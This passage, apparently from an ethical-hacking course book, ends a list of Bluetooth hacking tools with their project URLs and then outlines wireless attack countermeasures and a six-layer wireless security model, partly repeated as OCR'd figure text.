
The following are some additional Bluetooth hacking tools:

- BTCrawler (*http://petronius.sourceforge.net*)
- BlueScan (*http://bluescanner.sourceforge.net*)
- Bluetooth Scanner – btCrawler (*https://play.google.com*)
- Bluedevil (*https://github.com*)
- Blueman (*https://github.com*)

LO#07: Explain Wireless Attack Countermeasures

Wireless Attack Countermeasures

The previous sections explained how attackers hack wireless networks to obtain sensitive data. An ethical hacker works on increasing the security of a wireless network. To secure a wireless network, it is important to implement and adopt appropriate countermeasures. This section lists the countermeasures and best practices for wireless network security.



Wireless Security Layers

Wireless Signal Security

RF Spectrum Security, Wireless IDS

Data Protection

WPA3, WPA2, and AES

Connection Security

Per-Packet Authentication, Centralized Encryption

Network Protection

Strong Authentication

Device Security


Vulnerabilities and Patches

End-user Protection

Stateful Per User Firewalls

Wireless Security Layers

A wireless security mechanism has six layers. This layered approach increases the scope of preventing an attacker from compromising a network and increases the possibility of catching the attacker. The below figure shows the structure of wireless security layers.




RF Spectrum Security Wireless IDS
Per-Packet Authentication, Centralized Encryption
Wireless Signal Security
Connection Security
Data Protection
Vulnerabilities and Patches
WPA2 and AES
Device Security
Network Protection
End-user Protection
Strong Authentication
Stateful Per User Firewalls

Figure 16.121: Structure of wireless security layers

